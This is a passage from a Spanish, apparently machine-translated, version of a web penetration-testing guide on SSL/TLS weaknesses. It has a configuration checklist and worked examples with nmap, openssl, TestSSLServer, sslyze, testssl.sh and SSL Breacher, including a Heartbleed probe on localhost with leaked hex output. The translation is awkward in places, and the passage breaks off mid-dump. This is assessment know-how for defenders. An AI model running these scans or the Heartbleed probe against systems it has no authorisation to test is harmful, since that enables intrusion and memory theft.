- Los protocolos débiles deben estar deshabilitados (por ejemplo, SSLv2 debe estar deshabilitado, debido a debilidades conocidas en el diseño del protocolo [11]).
- La renegociación debe configurarse adecuadamente (por ejemplo, Insecure La renegociación debe estar deshabilitada debido a ataques MiTM [12] y la renegociación iniciada por el cliente debe estar deshabilitada debido a una vulnerabilidad de denegación de servicio [13]).
- No hay conjuntos de cifrado de nivel Export (EXP), debido a que se pueden descifrar fácilmente [10].
- La longitud de la clave de los certificados X.509 debe ser segura (p. ej., si son RSA o DSA, se utiliza la clave debe ser de al menos 1024 bits).
- Los certificados X.509 deben firmarse únicamente con hash seguro algoritmos (por ejemplo, no firmados con hash MD5, debido a ataques de colisión conocidos en este hash).
- Las claves deben generarse con la entropía adecuada (p. ej., clave débil Generado con Debian) [14].

Una lista de verificación más completa incluye:

- Se debe habilitar la Renegociación Segura.
- MD5 no debe usarse debido a ataques de colisión conocidos. [35]
- RC4 no debe utilizarse debido a ataques criptoanalíticos [15].
- El servidor debe estar protegido del ataque BEAST [16].
- El servidor debe estar protegido contra ataques CRIME, compresión TLS La versión debe estar desactivada [17].
- El servidor debe admitir Forward Secrecy [18].

Los siguientes estándares se pueden utilizar como referencia al evaluar servidores SSL:

- PCI-DSS v2.0 en el punto 4.1 requiere que las partes compatibles utilicen "criptografía fuerte" sin definir con precisión las longitudes de las claves y

algoritmos. La interpretación común, parcialmente basada en versiones anteriores del estándar, es que se debe utilizar al menos un cifrado de clave de 128 bits, sin algoritmos de potencia de exportación y sin SSLv2 [19].

- Se han propuesto la Guía de clasificación de servidores de Qualys SSL Labs [14], las mejores prácticas de implementación [10] y el Modelo de amenazas SSL [20] para estandarizar la evaluación y configuración del servidor SSL. Pero está menos actualizado que la herramienta SSL Server [21].
- OWASP tiene muchos recursos sobre seguridad SSL/TLS [22], [23], [24], [25], [26].

Algunas herramientas y escáneres, tanto gratuitos (por ejemplo, SSLAudit [28] o SSLScan [29]) como comerciales (por ejemplo, Tenable Nessus [27]), se pueden utilizar para evaluar las vulnerabilidades SSL/TLS. Pero debido a la evolución de estas vulnerabilidades

Habilidades, una buena forma de probarlas es verificarlas manualmente con openssl [30] o usar la salida de la herramienta como entrada para la evaluación manual usando las referencias.

A veces, no se puede acceder directamente al servicio habilitado para SSL/TLS y el evaluador sólo puede acceder a él a través de un proxy HTTP utilizando el método CONNECT [36]. La mayoría de las herramientas intentarán conectarse al puerto tcp deseado para iniciar el protocolo de enlace SSL/TLS. Esto no funcionará ya que solo se puede acceder al puerto deseado a través del proxy HTTP. El evaluador puede evitar esto fácilmente utilizando un software de retransmisión como socat [37].

#### Ejemplo 2. Reconocimiento de servicio SSL mediante nmap

El primer paso es identificar los puertos que tienen servicios empaquetados SSL/TLS. Normalmente, los puertos TCP con SSL para servicios web y de correo son, entre otros, 443 (https), 465 (ssmtp), 585 (imap4-ssl), 993 (imaps), 995 (ssl-pop).

En este ejemplo buscamos servicios SSL usando nmap con la opción "-sV", utilizada para identificar servicios y también es capaz de identificar servicios SSL [31]. Otras opciones son para este ejemplo en particular y deben personalizarse. A menudo, en una prueba de penetración de aplicaciones web, el alcance se limita a los puertos 80 y 443.

```
$ nmap -sV --reason -PN -n --top-ports 100 www.ejemplo.com
```

Iniciando Nmap 6.25 (http://nmap.org) el 01/01/2013 a las 00:00 CEST

Informe de escaneo de Nmap para www.example.com (127.0.0.1)

El host está activo, recibió la configuración del usuario (latencia de 0,20 s).

No se muestra: 89 puertos filtrados

Razón: 89 no respuestas

VERSIÓN DEL MOTIVO DEL SERVICIO DEL ESTADO DEL PUERTO

21/tcp abrir ftp syn-ack Pure-FTPd

22/tcp open ssh syn-ack OpenSSH 5.3 (protocolo 2.0)

25/tcp abrir smtp sincronización Exim smtpd 4.80

26/tcp abrir smtp sincronización Exim smtpd 4.80

80/tcp abrir http syn-ack

110/tcp abierto pop3 syn-ack Dovecot pop3d

143/tcp abrir imap syn-ack Dovecot imapd

443/tcp open ssl/http syn-ack Apache

465/tcp abierto ssl/smtp sincronización Exim smtpd 4.80

993/tcp open ssl/imap syn-ack Dovecot imapd

995/tcp open ssl/pop3 syn-ack Dovecot pop3d

Información de servicio: Anfitriones: ejemplo.com

Detección de servicio realizada. Informe cualquier resultado incorrecto en http://nmap.org/submit/

Nmap hecho: 1 dirección IP (1 host arriba) escaneada en 131,38 segundos

## Pruebas de penetración de aplicaciones web

Ejemplo 3. Comprobación de información de certificado, cifrados débiles y SSLv2 mediante nmap

Nmap tiene dos scripts para verificar la información del certificado, Weak Ciphers y SSLv2 [31].

```
$ nmap --script ssl-cert,ssl-enum-ciphers -p
443,465,993,995 www.ejemplo.com
Iniciando Nmap 6.25 (http://nmap.org) el 01/01/2013 a las 00:00 CEST

Informe de escaneo de Nmap para www.example.com (127.0.0.1)
El host está activo (latencia de 0.090 s).
Registro rDNS para 127.0.0.1: www.example.com
SERVICIO DEL ESTADO DEL PUERTO
443/tcp abierto https
| certificado ssl: Asunto: nombrecomún=www.example.org
| Emisor: nombrecomún=*****
| Tipo de clave pública: rsa
| Bits de clave pública: 2048
| No válido antes: 2010-01-23T00:00:00+00:00
| No válido después de: 2020-02-28T23:59:59+00:00
| MD5: |
| _SHA-1: *****
| cífrados-enum-ssl: |
SSLv3: |
cífrados: |
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - fuerte
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - fuerte
| TLS_RSA_WITH_RC4_128_SHA - fuerte
| compresores: |
NULO
| TLSv1.0: |
cífrados: |
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - fuerte
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - fuerte
| TLS_RSA_WITH_RC4_128_SHA - fuerte
| compresores: |
NULO
| menor fuerza: fuerte
465/tcp smtps abiertos
| certificado ssl: Asunto: nombrecomún=*.exapmple.com
| Emisor: nombrecomún=*****
| Tipo de clave pública: rsa
| Bits de clave pública: 2048
| No válido antes: 2010-01-23T00:00:00+00:00
| No válido después de: 2020-02-28T23:59:59+00:00
| MD5: |
| _SHA-1: *****
| cífrados-enum-ssl: |
SSLv3: |
cífrados: |
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - fuerte
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - fuerte
| TLS_RSA_WITH_RC4_128_SHA - fuerte
| compresores: |
NULO
| TLSv1.0: |
cífrados: |
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - fuerte
```

```
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - fuerte
| TLS_RSA_WITH_RC4_128_SHA - fuerte
| compresores: |
NULO
| menor fuerza: fuerte
993/tcp abrir imágenes
| certificado ssl: Asunto: nombrecomún=*.exapmple.com
| Emisor: nombrecomún=*****
| Tipo de clave pública: rsa
| Bits de clave pública: 2048
| No válido antes: 2010-01-23T00:00:00+00:00
| No válido después de: 2020-02-28T23:59:59+00:00
| MD5: |
| _SHA-1: *****
| cífrados-enum-ssl: |
SSLv3: |
cífrados: |
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - fuerte
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - fuerte
| TLS_RSA_WITH_RC4_128_SHA - fuerte
| compresores: |
NULO
| TLSv1.0: |
cífrados: |
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - fuerte
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - fuerte
| TLS_RSA_WITH_RC4_128_SHA - fuerte
| compresores: |
NULO
| menor fuerza: fuerte
995/tcp abrir pop3s
| certificado ssl: Asunto: nombrecomún=*.exapmple.com
| Emisor: nombrecomún=*****
| Tipo de clave pública: rsa
| Bits de clave pública: 2048
| No válido antes: 2010-01-23T00:00:00+00:00
| No válido después de: 2020-02-28T23:59:59+00:00
| MD5: |
| _SHA-1: *****
| cífrados-enum-ssl: |
SSLv3: |
cífrados: |
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - fuerte
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - fuerte
| TLS_RSA_WITH_RC4_128_SHA - fuerte
| compresores: |
NULO
| TLSv1.0: |
cífrados: |
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - fuerte
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - fuerte
| TLS_RSA_WITH_RC4_128_SHA - fuerte
| compresores: |
NULO
| menor fuerza: fuerte
Nmap hecho: 1 dirección IP (1 host arriba) escaneada en 8,64 segundos
```

Ejemplo 4 Comprobación de renegociación iniciada por el cliente y renegociación segura a través de openssl (manualmente)

Openssl [30] se puede utilizar para probar manualmente SSL/TLS. En este ejemplo, el evaluador intenta iniciar una renegociación mediante el cliente [m] conectándose al servidor con openssl. Luego, el evaluador escribe la primera línea de una solicitud HTTP y escribe "R" en una nueva línea. Luego espera la renegociación y la finalización de la solicitud HTTP y comprueba si se admite la renegociación segura observando la salida del servidor. Usando solicitudes manuales también es posible ver si la compresión está habilitada para TLS y verificar CRIME [13], cifrados y otras vulnerabilidades.

```
$ openssl s_client -connect www2.ejemplo.com:443
CONECTADO(00000003)
profundidad = 2 *****
error de verificación: num=20: no se puede obtener el certificado del emisor local
verificar devolución:0

```

cadena de certificados

0s:\*\*\*\*\*
i:\*\*\*\*\*

1s:\*\*\*\*\*
i:\*\*\*\*\*

2 s:\*\*\*\*\*
i:\*\*\*\*\*

Certificado de servidor

```
----INICIAR CERTIFICADO-----

```

----CERTIFICADO FINAL----

asunto=\*\*\*\*\*
emisor=\*\*\*\*\*
---

No se han enviado nombres de CA de certificados de cliente
---

El protocolo de enlace SSL ha leído 3558 bytes y escrito 640 bytes
---

Nuevo, TLSv1/SSLv3, el cifrado es DES-CBC3-SHA

La clave pública del servidor es de 2048 bits.

La renegociación segura NO ES compatible

Compresión: NINGUNO

Expansión: NINGUNA

Sesión SSL:

Protocolo: TLSv1

Cifrado: DES-CBC3-SHA
\*\*\*\*\*

ID de sesión:

ID de sesión-ctx:
\*\*\*\*\*

Llave maestra:

Arg clave: Ninguno

Identidad PSK: Ninguna

Pista de identidad PSK: Ninguna

Nombre de usuario SRP: Ninguno

Hora de inicio: \*\*\*\*\*

Tiempo de espera: 300 (seg)

Verificar código de retorno: 20 (no se puede obtener el certificado del emisor local)
---

Ahora el evaluador puede escribir la primera línea de una solicitud HTTP y luego R en una nueva línea.

CABEZA/HTTP/1.1

R

El servidor está renegociando

RENEGOCIAR

profundidad=2C\*\*\*\*\*

error de verificación: num=20: no se puede obtener el certificado del emisor local
verificar devolución:0

Y el evaluador puede completar nuestra solicitud y verificar la respuesta.

Incluso si el HEAD no está permitido, se permite la renegociación iniciada por el Cliente.

CABEZA/HTTP/1.1

HTTP/1.1 403 Prohibido (El servidor niega el localizador uniforme de recursos (URL) especificado. Póngase en contacto con el administrador del servidor).

Conexión: cerrar

Pragma: sin caché

Control de caché: sin caché

Tipo de contenido: texto/html

Longitud del contenido: 1792

leer: error = 0

Ejemplo 5. Prueba de ataques Cipher Suites, BEAST y CRIME compatibles a través de TestSSLServer

TestSSLServer [32] es un script que permite al evaluador verificar el conjunto de cifrado y también detectar ataques BEAST y CRIME. BEAST (Browser Exploit Against SSL/TLS) explota una vulnerabilidad de CBC en TLS 1.0. CRIME (Compression Ratio Info-leak Made Easy) explota una vulnerabilidad de la compresión TLS, que debería desactivarse. Lo interesante es que la primera solución para BEAST fue el uso de RC4, pero ahora se desaconseja debido a un ataque criptoanalítico a RC4 [15].

Una herramienta en línea para detectar estos ataques es SSL Labs, pero solo puede usarse para servidores con acceso a Internet. También considere que los datos de destino se almacenarán en el servidor de SSL Labs y también resultará en alguna conexión desde el servidor de SSL Labs [21].

\$ java -jar TestSSLServer.jar www3.ejemplo.com 443

Versiones compatibles: SSLv3 TLSv1.0 TLSv1.1 TLSv1.2

Compresión desinflada: no

Conjuntos de cifrado admitidos (EL ORDEN NO ES SIGNIFICATIVO):

SSLv3

RSA\_WITH\_RC4\_128\_SHA

RSA\_WITH\_3DES\_EDE\_CBC\_SHA

DHE\_RSA\_WITH\_3DES\_EDE\_CBC\_SHA

RSA\_WITH\_AES\_128\_CBC\_SHA

DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA

## Pruebas de penetración de aplicaciones web

```

RSA_WITH_AES_256_CBC_SHA
DHE_RSA_WITH_AES_256_CBC_SHA
RSA_CON_CAMELLIA_128_CBC_SHA
DHE_RSA_CON_CAMELLIA_128_CBC_SHA
RSA_CON_CAMELLIA_256_CBC_SHA
DHE_RSA_CON_CAMELLIA_256_CBC_SHA
TLS_RSA_WITH_SEED_CBC_SHA
TLS_DHE_RSA_WITH_SEED_CBC_SHA
(TLSv1.0: idem)
(TLSv1.1: idem)
TLSv1.2
RSA_WITH_RC4_128_SHA
RSA_WITH_3DES_EDE_CBC_SHA
DHE_RSA_WITH_3DES_EDE_CBC_SHA
RSA_WITH_AES_128_CBC_SHA
DHE_RSA_WITH_AES_128_CBC_SHA
RSA_WITH_AES_256_CBC_SHA
DHE_RSA_WITH_AES_256_CBC_SHA
RSA_WITH_AES_128_CBC_SHA256
RSA_WITH_AES_256_CBC_SHA256
RSA_CON_CAMELLIA_128_CBC_SHA
DHE_RSA_CON_CAMELLIA_128_CBC_SHA
DHE_RSA_WITH_AES_128_CBC_SHA256
DHE_RSA_WITH_AES_256_CBC_SHA256
RSA_CON_CAMELLIA_256_CBC_SHA
DHE_RSA_CON_CAMELLIA_256_CBC_SHA
TLS_RSA_WITH_SEED_CBC_SHA
TLS_DHE_RSA_WITH_SEED_CBC_SHA
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_256_GCM_SHA384
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384

```

## Certificado(s) de servidor:

\*\*\*\*\*

Fuerza de cifrado mínima: cifrado fuerte (96 bits o más)

Nivel de cifrado alcanzable: cifrado sólido (96 bits o más)

Estado de la BESTIA: vulnerable

Estado DELITO: protegido

## Ejemplo 6. Prueba de vulnerabilidades SSL/TLS con sslyze

Sslyze [33] es un script en Python que permite el escaneo masivo y la salida XML. El siguiente es un ejemplo de un escaneo regular. Es una de las herramientas más completas y versátiles para pruebas SSL/TLS.

./sslyze.py --ejemplo regular.com:443

## REGISTRO DE COMPLEMENTOS DISPONIBLES

```

ComplementoHSTS
PluginSessionRenegociación
PluginCertInfo
Reanudación de sesión de complemento
ComplementoOpenSSLCipherSuites
ComplementoCompresión
```

## COMPROBAR LA DISPONIBILIDAD DE LOS ANFITRIONES

ejemplo.com:443 =&gt; 127.0.0.1:443

## RESULTADOS DEL ESCANEO PARA EXAMPLE.COM:443 - 127.0.0.1:443

- \* Compresión :
  - Soporte de compresión: deshabilitado
- \* Renegociación de Sesiones:
  - Renegociaciones iniciadas por el cliente: Rechazadas
  - Renegociación Segura: Soportado

- \* Certificado :
  - Validación con la tienda CA de Mozilla: el certificado NO es de confianza
  - ed: no se puede obtener el certificado del emisor local
  - Validación del nombre de host: DISCORDANCIA
  - \*\*\*\*\*
  - Huella digital SHA1:

|                  |                                    |
|------------------|------------------------------------|
| Nombre común:    | www.ejemplo.com                    |
| Editor:          | *****                              |
| Número de serie: | ****                               |
| No antes:        | 26 de septiembre 00:00:00 2010 GMT |
| No después de:   | 26 de septiembre 23:59:59 2020 GMT |

- Algoritmo de firma: sha1WithRSAEncryption 1024 bits Tamaño de clave:
- Nombre alternativo del sujeto: {'othername': ['<un-supported>'], 'DNS': ['www.example.com']}

- \* Grapado OCSP:
  - El servidor no envió una respuesta OCSP.
- \* Reanudación de la sesión:
  - Con ID de sesión: Compatible (5 exitosos, 0 fallidos, 0 errores, 5 intentos en total).
  - Con tickets de sesión TLS: compatible

- \* Conjuntos de cifrado SSLV2:

- Conjunto(s) de cifrado rechazados: oculto

Suite de cifrado preferida: ninguna

Conjunto(s) de cifrado aceptado(s): Ninguno

Indefinido: ocurrió un error inesperado: Ninguno

\* Conjuntos de cifrado SSLV3:

Conjunto(s) de cifrado rechazados: oculto

Suite de cifrado preferida:

RC4-SHA                    HTTP 200 OK de 128 bits

Conjuntos de cifrado aceptados:

|                |                                 |
|----------------|---------------------------------|
| CAMELIA256-SHA | 256 bits HTTP 200 correcto 128  |
| RC4-SHA        | bits HTTP 200 correcto 128 bits |
| CAMELIA128-SHA | HTTP 200 correcto               |

Indefinido: ocurrió un error inesperado: Ninguno

\* TLSV1\_1 Conjuntos de cifrado:

Conjunto(s) de cifrado rechazados: oculto

Suite de cifrado preferida: ninguna

Conjunto(s) de cifrado aceptado(s): Ninguno

Indefinido: ocurrió un error inesperado: socket.timeout -  
ECDH-RSA-AES256-SHA                    cronometrado

afuera

ECDH-ECDSA-AES256-SHA                    socket.timeout - cronometrado

afuera

\* TLSV1\_2 Conjuntos de cifrado:

Conjunto(s) de cifrado rechazados: oculto

Suite de cifrado preferida: ninguna

Conjunto(s) de cifrado aceptado(s): Ninguno

Indefinido: ocurrió un error inesperado: ECDH-RSA-AES256-  
GCM-SHA384 socket.timeout: se agotó el tiempo de espera ECDH-ECDSA-

AES256-

GCM-SHA384 socket.timeout  
- caducado

\* Suites de cifrado TLSV1:

Conjunto(s) de cifrado rechazados: oculto

Conjunto de cifrado preferido:

RC4-SHA

Tiempo de espera de 128 bits en HTTP GET

Conjuntos de cifrado aceptados:

|                |                                 |
|----------------|---------------------------------|
| CAMELIA256-SHA | 256 bits HTTP 200 correcto 128  |
| RC4-SHA        | bits HTTP 200 correcto 128 bits |
| CAMELIA128-SHA | HTTP 200 correcto               |

Indefinido: ocurrió un error inesperado: socket.timeout -  
ADH-CAMELLIA256-SHA                    cronometrado

afuera

-----  
ESCANEO COMPLETADO EN 9.68 S

#### Ejemplo 7. Prueba de SSL/TLS con testssl.sh

Testssl.sh [38] es un script de shell de Linux que proporciona resultados claros para facilitar la buena toma de decisiones. No solo puede verificar servidores web sino también servicios en otros puertos, admite STARTTLS, SNI, SPDY y también realiza algunas comprobaciones en el encabezado HTTP.

Es una herramienta muy fácil de usar. Aquí hay algunos resultados de muestra (sin colores):

usuario@mihost: % testssl.sh owasp.org

```
#####
#####
pruebassl.sh v2.0rc3 (https://testssl.sh)
($Id: testssl.sh,v 1.97 2014/04/15 21:54:29 dirkw Exp $)
```

Este programa es software gratuito. Se permite la redistribución  
+ modificación bajo GPLv2.  
USO SIN NINGUNA GARANTÍA. ¡ÚSELO BAJO SU PROPIO RIESGO!

Tenga en cuenta que sólo puede comparar el servidor con lo que está disponibles (cifrados/protocolos) localmente en su máquina

```
#####
#####
```

Usando "OpenSSL 1.0.2-beta1 24 de febrero de 2014" en  
"mihost:/<miruta>/bin/openssl64"

Probando ahora (2014-04-17 15:06) --> owasp.org:443 <--  
("owasp.org" resuelve "192.237.166.62 /  
2001:4801:7821:77:cd2c:d9de:ff10:170e")

--> Protocolos de prueba

SSLv2 NO se ofrece (ok)  
SSLv3 ofrecido

## Pruebas de penetración de aplicaciones web

TLSv1 ofrecido (ok)  
 TLSv1.1 ofrecido (bien)  
 TLSv1.2 ofrecido (bien)

SPDY/NPN no ofrecido

--> Prueba de listas de cifrado estándar

|                                                   |                    |
|---------------------------------------------------|--------------------|
| Cifrado nulo                                      | NO ofrecido (vale) |
| Cifrado NULL anónimo NO ofrecido (ok)             |                    |
| Cifrado DH anónimo NO ofrecido (ok)               |                    |
| NO se ofrece cifrado de 40 bits (ok)              |                    |
| NO se ofrece cifrado de 56 bits (ok)              |                    |
| Cifrado de exportación (general) NO ofrecido (ok) |                    |
| Bajo (<=64 bits)                                  | NO ofrecido (vale) |
| Cifrado DES                                       | NO ofrecido (ok)   |
| Cifrado DES triple                                | ofrecido           |
| Se ofrece cifrado de grado medio                  |                    |
| Se ofrece cifrado de alto grado (ok)              |                    |

--> Prueba de los valores predeterminados del servidor (Servidor Hola)

Protocolo negociado TLSv1.2 Cifrado  
 negociado AES128-GCM-SHA256

Tamaño de clave del servidor 2048 bits

Extensiones de servidor TLS: nombre del servidor, información de renegociación, ticket de sesión, latido

Entradas de Sesión RFC 5077 300 segundos

--> Prueba de vulnerabilidades específicas

Heartbleed (CVE-2014-0160), experimental NO vulnerable (ok)

|                               |                      |
|-------------------------------|----------------------|
| Renegociación (CVE 2009-3555) | NO vulnerable (vale) |
| DELITO, TLS (CVE-2012-4929)   | NO vulnerable (vale) |

--> Comprobación de cifrados RC4

RC4 parece generalmente disponible. Ahora probando cifrados específicos...

|                                         |          |                 |
|-----------------------------------------|----------|-----------------|
| Nombre de cifrado de código hexadecimal | KeyExch. | Bits de cifrado |
|-----------------------------------------|----------|-----------------|

[0x05] RC4-SHA RSA RC4 128

RC4 está algo roto, por ejemplo, IE6 considere 0x13 o 0xa

--> Probando la respuesta del encabezado HTTP

HSTS no

Servidor Apache

Solicitud (Ninguna)

--> Prueba (perfecta) de secreto directo (PFS)

no hay PFS disponible

Hecho ahora (2014-04-17 15:07) --> owasp.org:443 <--

usuario@mihost: %

STARTTLS se probaría a través de testssl.sh -t smtp.gmail.com:587 smtp, cada uno cifra con testssl -e <destino>, cada cifrado por protocolo con testssl -E <destino>. Para mostrar simplemente qué cifrados locales están instalados para openssl, consulte testssl -V. Para una verificación exhaustiva, es mejor volcar los binarios OpenSSL suministrados en la ruta o en la de testssl.sh.

Lo interesante es que si un evaluador mira las fuentes, aprende cómo se prueban las funciones; consulte, por ejemplo, el Ejemplo 4. Lo que es aún mejor es que realiza todo el protocolo de enlace para heartbleed en formato puro / bin/bash con sockets /dev/tcp - sin perl/python/lo que sea.

Además, proporciona un prototipo (a través de "testssl.sh -V") de mapeo de nombres de conjuntos de cifrado RFC a OpenSSL. El evaluador necesita el archivo mapeo-rfc.txt en el mismo directorio.

#### Ejemplo 8. Prueba de SSL/TLS con SSL Breacher

Esta herramienta [99] es una combinación de varias otras herramientas más algunas comprobaciones adicionales para complementar las pruebas SSL más completas. Admite las siguientes comprobaciones:

- Sangrado del corazón
- Inyección de ChangeCipherSpec
- INCUMPLIMIENTO
- BESTIA
- Soporte de confidencialidad directa
- Soporte RC4
- DELITOS Y TIEMPO (Si se detecta CRIMEN, también se informará TIEMPO)
- Suerte13
- HSTS: Verifique la implementación del encabezado HSTS
- HSTS: Duración razonable de MAX-AGE
- HSTS: compruebe la compatibilidad con subdominios
- Caducidad del certificado
- Longitud de clave pública insuficiente
- El nombre del host no coincide
- Algoritmo de hash débil e inseguro (MD2, MD4, MD5)
- Compatibilidad con SSLv2
- Comprobación de cifrados débiles
- Prefijo nulo en el certificado
- Eliminación de HTTPS
- Surf Jacking
- Elementos/contenidos no SSL integrados en la página SSL
- Control de caché

```
pentester@r00ting: % violador.sh https://localhost/login.php
```

Información del anfitrión:  
=====

Anfitrión: servidor local  
Puerto: 443  
Ruta: /login.php

Información del certificado:  
=====

Tipo: Certificado de validación de dominio (es decir, certificado de validación NO extendido)

Fecha de vencimiento: sábado 09 de noviembre 07:48:47 SGT 2019

Algoritmo hash de firma: SHA1withRSA

Clave pública: clave pública Sun RSA, 1024 bits

módulo: 13563296484355500991016409816100408625

9135236815846778903941582882908611097021488277

5657328517128950572278496563648868981962399018

7956963565986177085092024117822268667016231814

7175328086853962427921575656093414000691131757

0996633223696567560900301903699230503066687785

34926124693591013220754558036175189121517

exponente público: 65537

Firmado para: CN=localhost

Firmado por: CN=localhost

Cadena de certificados total: 1

(Utilice -Djavax.net.debug=ssl:handshake:verbose para obtener resultados depurados).

=====

Validación de Certificado:

[!] Firmado con una longitud de clave pública insuficiente de 1024 bits

(Consulte <http://www.keylength.com/> para obtener más detalles)

[!] Firmante del certificado: CA autofirmada/no confiable: verificada con CA ROOT de Firefox y Java.

Módulo de carga: Paro cardíaco Hut3...

Comprobando localhost:443 para detectar el error Heartbleed (CVE-2014-0160)

...

[+] Conexión a 127.0.0.1:443 usando SSLv3

[+] Envío ClienteHola

[+] ServidorHola recibido

[+] Envío de latidos

[Vulnerable] ¡La respuesta de latido fue de 16384 bytes en lugar de 3! 127.0.0.1:443 es vulnerable a través de SSLv3

[+] Mostrando respuesta (se eliminan las líneas que consisten enteramente en bytes nulos):

0000: 02 FF FF 08 03 00 53 48 73 F0 7C CA C1 D9 02 04 .....  
SH.|.....  
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ..-  
I...@.....  
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00  
.BDY.....  
0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 ..... !.".  
  
0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00  
ps  
0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,.-  
.../0.1.2.  
0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00  
3.4.5.6.7.8.9.:  
00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00  
;.<.=.>?.@.AB  
00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 CDEF`abc  
  
00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00  
defghijk  
00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 lm.....  
  
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0  
ps  
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.).\*.  
+.,-.../.  
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0  
0.1.2.3.4.5.6.7.  
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0  
8.9.:;,<.=.>?.  
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0  
@.ABCDEFG  
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0  
HIJKLMNO  
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0  
PQRSTUVW  
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0  
XYZ[.].^\_.  
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0  
.abcdefg  
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 hijklmno  
  
0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0  
pqrsuvwxyz  
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0  
xyz{.}.~...  
02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  
.Yo.....4.  
02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  
2.....  
0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00  
...#. ....  
0b0d: 00 00 00 00 00 00 00 00 12 7D 01 00 10 00 02 .....}....  
  
[+] Cerrando conexión  
  
[+] Conexión a 127.0.0.1:443 usando TLSv1.0  
[+] Envío ClienteHola

[+] ServidorHola recibido  
 [-] Envío de latidos  
 [Vulnerable] ¡La respuesta de latido fue de 16384 bytes en lugar de 3! 127.0.0.1:443 es vulnerable a TLSv1.0  
 [-] Mostrando respuesta (se eliminan las líneas que constan enteramente de bytes nulos):

```

0000: 02 FF FF 08 03 01 53 48 73 F0 7C CA C1 D9 02 04
SH.|.....
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ..-.
I...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00
.BDY..... .
0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 !.".

0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00
ps
0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,-.
.../0.1.2.
0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00
3.4.5.6.7.8.9.::
00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00
;,<=>?.@.AB
00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00
CDEF`abc
00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00
defghijk
00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00
Im..... .
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0
ps
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0
(.)*+.,-./.
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0
0.1.2.3.4.5.6.7.
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0
8.9.::,<=>?.
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0
@.ABCDEFG
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0
HIJKLMNO
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0
PQRSTUVW
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0
XYZ[.].^._.
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0
`.abcdefg
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0
hijklmno
0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0
pqrsuvwxyz
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0
xyz{.}.~...
02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00
